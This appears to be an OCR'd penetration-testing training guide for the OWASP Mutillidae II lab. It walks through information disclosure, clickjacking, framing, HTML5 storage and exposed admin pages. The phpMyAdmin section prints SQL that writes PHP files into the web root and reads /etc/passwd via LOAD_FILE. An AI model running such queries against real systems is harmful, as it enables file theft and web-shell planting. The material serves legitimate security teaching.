Web Security Training


Table of Contents

Course Information

Author: Andrey "mwebsec" Stoykov, having 6+ years in web application security. Currently working as full-time penetration tester.
Authors Blog: https://msecureltd.blogspot.com/
VM to Download: https://sourceforge.net/projects/owaspbwa/files/1.2/

Preparing the VM

1. Download the VM from the link above
2. Import it to VMWare Workstation/Player
3. Check the VM interface e.g. NAT, Bridged
4. Login with "**root**" and password "**owaspbwa**"
5. Type **ifconfig** to check for the IP of the VM
6. Set the IP to **192.168.58.164** via command **ifconfig eth0 192.168.58.164**
7. After visiting the IP address select "Mutillidae" from the landing page



Device	Summary
Memory	1 GB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Using unknown backend
Network Adapter	NAT

Device status
☑ Connected
☑ Connect at power on

Network connection
○ Bridged: Connected directly to the physical network
□ Replicate physical network connection state
● NAT: Used to share the host's IP address
○ Host-only: A private network shared with the host
○ Custom: Specific virtual network
VMnet0
○ LAN segment:


```
iYou can administer / configure this machine through the console he
gto 192.168.58.164, via Samba at \\192.168.58.164\, or via phpmyadm

http://192.168.58.164/phpmyadmin.

In all these cases, you can use username "root" and password "owasp

root@owaspbwa:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:cf:5a:47
          inet addr:192.168.58.164  Bcast:192.168.58.255  Mask:255.
          inet6 addr: fe80::20c:29ff:fecf:5a47/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1208 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1933 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:180441 (180.4 KB)  TX bytes:1790667 (1.7 MB)
          Interrupt:18 Base address:0x1400

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:679 errors:0 dropped:0 overruns:0 frame:0
          TX packets:679 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:81573 (81.5 KB)  TX bytes:81573 (81.5 KB)
```

Information Disclosure

Cache-Control Header

http://192.168.58.164/mutillidae/index.php?popUpNotificationCode=SL1&page=home.php

- It tells browsers and intermediate caches how to handle a response, controlling whether they can cache the response, for how long, and under which conditions.



```
HTTP/1.1 200 OK
Date: Wed, 15 Jan 2025 18:22:12 GMT
Server: Apache/2.4.25 (Unix) OpenSSL/1.0.2j PHP/5.6.30 mod_perl/2.0.8-dev Perl/v5.16.3
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0,
no-cache="set-cookie"
Pragma: no-cache
Logged-In-User:
X-FRAME-OPTIONS: DENY
Last-Modified: Wed, 15 Jan 2025 18:22:12 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 48142
```

- max-age=seconds - Indicates the response can be cached for the specified time period.

- no-cache - Indicates the response should not be cached by any cache.


- no-store - Indicates the response should not be stored in any cache.

- must-revalidate - Indicates that the cache must revalidate the response with the origin server before returning it.

X-Powered-By Header

http://192.168.58.164/mutillidae/index.php?popUpNotificationCode=SL0

- The X-Powered-By HTTP header reveals the server-side technology used by a website.




```
HTTP/1.1 200 OK
Date: Wed, 15 Jan 2025 18:25:13 GMT
Server: Apache/2.4.25 (Unix) OpenSSL/1.0.2j PHP/5.6.30 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.30
Logged-In-User:
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 51587
```

- This header can leak information about the web server and its configuration, potentially making it easier for attackers to target vulnerabilities.

Clientside Comments


http://192.168.58.164/mutillidae/index.php

- Comments in HTML or JavaScript can unintentionally reveal sensitive information such as:
    - Developer names or contact information
    - Database connection strings
    - API keys
    - Internal system architecture
    - Private data stored in variables



```
.168.58.139:8000   GET
.168.58.139:8000   GET
.168.58.139:8000   GET
.168.58.139:8000   GET
.168.58.139:8000   GET
.168.58.139:8000   GET
.168.58.139:8000   GET
```

```
4; x64) AppleWebKit/537
Gecko) Chrome/131.0.677
i/537.36
ction: close
-Control: max-age=0
```



Source	Host	URL	Item	Time rec
Proxy	http://192.168.58.139:8000	/mutillidae/index.php	* Smooth Navigational Menu- (...	18:25:12
Target	http://192.168.58.139:8000	/mutillidae/index.php?page=cache-control.php	* Smooth Navigational Menu- (...	18:21:39
Proxy	http://192.168.58.139:8000	/mutillidae/index.php?page=cache-control.php	* Smooth Navigational Menu- (...	18:21:14
Target	http://192.168.58.139:8000	/mutillidae/index.php?page=client-side-comments.p...	* Smooth Navigational Menu- (...	18:26:32
Proxy	http://192.168.58.139:8000	/mutillidae/index.php?page=client-side-comments.p...	* Smooth Navigational Menu- (...	18:26:29
Target	http://192.168.58.139:8000	/mutillidae/index.php?popUpNotificationCode=SL0	* Smooth Navigational Menu- (...	18:26:32
Proxy	http://192.168.58.139:8000	/mutillidae/index.php?popUpNotificationCode=SL0	* Smooth Navigational Menu- (...	18:25:56
Target	http://192.168.58.139:8000	/mutillidae/index.php?popUpNotificationCode=SL0...	* Smooth Navigational Menu- (...	18:25:02
Proxy	http://192.168.58.139:8000	/mutillidae/index.php?popUpNotificationCode=SL0...	* Smooth Navigational Menu- (...	18:21:59
Proxy	http://192.168.58.139:8000	/mutillidae/index.php?popUpNotificationCode=SL0...	* Smooth Navigational Menu- (...	18:22:03
Proxy	http://192.168.58.139:8000	/mutillidae/index.php?popUpNotificationCode=SL0...	* Smooth Navigational Menu- (...	18:24:57


```
* Smooth Navigational Menu- (c) Dynamic Drive DHTML code library (www.dynamicdrive.com)
    * This notice MUST stay intact for legal use
    * Visit Dynamic Drive at http://www.dynamicdrive.com/ for full source code
    ***********************************************

menu DIV id

Horizontal or vertical menu: Set to "h" or "v"

class added to menu's outer DIV

customtheme: ["#cccc44", "#cccccc"],

"markup" or ["container_id", "path_to_menu_file"]

<br style="clear: left" />

Begin Content

HTML-ELEMENT

```

- Source Code Leakage: Comments can expose the source code of the website, which can be used by attackers to understand the website's functionality

Clickjacking

http://192.168.58.164/mutillidae/index.php?page=framing.php

- Clickjacking is a type of attack where an attacker tricks a user into clicking on something different from what they perceive, often by overlaying a transparent layer over a legitimate webpage



192.168.58.139:8000/mutillidae/index.php?page=framing.php

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.52 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Not Logged In

192.168.58.139:8000

This page has been hijacked by the Mutillidae development team.

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
Page Viewer
Back
Help Me!
Hints and Videos
to enlarge
Starting with the mouse c
cture, then click to enlarge a portion of the p
Giant Invisible Click-Jack
OK

- Classic Clickjacking: The traditional form where a transparent layer is placed over a legitimate webpage.

- Likejacking: Specifically targets social media platforms, tricking users into liking a page or post without their consent.


- Cursorjacking: Manipulates the cursor's appearance to mislead users about where they are clicking.

- Nested Clickjacking: Involves embedding multiple layers of iframes to bypass security measures.

Cross Site Framing (XSF)

http://192.168.58.164/mutillidae/framer.html

- Cross-Site Framing (XSF) is a security vulnerability that occurs when a malicious website is able to embed content from another site (often a trusted site) within a frame or iframe.
- This can lead to various attacks, including clickjacking, where users are tricked into interacting with the embedded content without their knowledge.



192.168.58.139:8000/mutillidae/framer.html

Framer

This page attempts to frame Mutillidae. If it succeeds, we have a defect in our code.
Are we being framed?

Hint: Toggle through the security levels. What happens at security level 5?

Is there a new HTTP header at security level 5 that prevents framing? Burp-Suite might be useful.

Return to Mutillidae

OWASP Mutillidae II: Web Pwn in Mass Pro

Version: 2.6.52 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) No

HTML5 Storage

http://192.168.58.164/mutillidae/index.php?page=html5-storage.php

- HTML5 Storage refers to a set of web storage capabilities introduced in HTML5 that allow web applications to store data in a user's browser.

Local Storage

- Local Storage is a key-value store that allows web applications to store data persistently in the user's browser. The data stored in Local Storage does not expire and remains available even after the browser is closed and reopened.

- Capacity: Typically, Local Storage can hold around 5-10 MB of data, depending on the browser.


- Usage: Local Storage is useful for storing user preferences, application state, or any data that needs to persist across sessions.

Session Storage

- Session Storage is similar to Local Storage but is designed for temporary storage. Data stored in Session Storage is only available for the duration of the page session. This means that the data is cleared when the tab or browser is closed.

- Capacity: Like Local Storage, Session Storage typically allows around 5-10 MB of data.

- Usage: Session Storage is useful for storing data that should only be available during a single session, such as form data or temporary application state.



localstorage

localstoragevalue

○ Session ● Local

Added key localstorage to Local storage

Browser: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
PHP Version: 5.6.30

Key	Value
FYI	A couple of keys are not showing in this list. Why?

Data
localstorage:"localstoragevalue"

- This storage is more powerful and flexible than traditional cookies, providing a way to store larger amounts of data and offering better performance.

Exposed PHPMyadmin Console

http://192.168.58.164/mutillidae/index.php?page=phpmyadmin.php

- Exposing phpMyAdmin can lead to several security risks, including unauthorized access through weak passwords, SQL injection, and cross-site scripting (XSS) attacks.

```
SELECT @@datadir;
```

```
SHOW GRANTS FOR CURRENT_USER();
```

```
SELECT "<?php echo 'Hello, World!'; ?>" INTO DUMPFILE
/var/www/mutillidae/hello_dump.php';
```


```
SELECT "<?php echo 'Hello, World!'; ?>" INTO OUTFILE '/var/www/mutillidae/hello_outfile.php'
FIELDS TERMINATED BY '' ENCLOSED BY '' ESCAPED BY ''
LINES TERMINATED BY '\n';
```

```
SELECT LOAD_FILE('/etc/passwd');
```

Exposed PHPInfo File

http://192.168.58.164/mutillidae/index.php?page=phpinfo.php

- Exposing a phpinfo file can reveal sensitive information about the server environment, such as directory paths, software versions, and configuration settings.



192.168.58.139:8000/mutillidae/index.php?page=phpinfo.php
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.52 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
Back
Help Me!
php

Secret PHP Server Configuration Page

PHP Version 5.6.30

System	Linux 6de37b3b1af7 6.10.9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.10.9-1kali1 (2024-09-09) x86_64
Build Date	Feb 1 2017 01:39:26
Configure Command	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap=/bitnami/xamppunixinstallerstackDev-linux-x64/src/imap-2007e' '--with-imap-ssl' '--with-gettext=/opt/lampp' '--with-mssql=shared,/opt/lampp' '--with-pdo-dblib=shared,/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared,instantclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--with-xmlrpc' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/opt/lampp/' '--with-iconv=/opt/lampp' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo_sqlite=/opt/lampp' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar' '--enable-zip' '--enable-intl' 'CC=gcc' 'CFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-I/opt/lampp/include/ncurses'' 'LDFLAGS=-Wl,--rpath '-Wl,/opt/lampp/lib' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-L/opt/lampp/lib' '-L/opt/lampp'' 'CPPFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-I/opt/lampp/include' '-I/opt/lampp/include/ncurses'' 'CXX=g++' 'CXXFLAGS=-I/opt/lampp/include/c-client '-I/opt/lampp/include/libpng' '-I/opt/lampp/include/freetype2' '-I/opt/lampp/include/ncurses' '-O3' '-L/opt/lampp/lib' '-I/opt/lampp/include''
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini

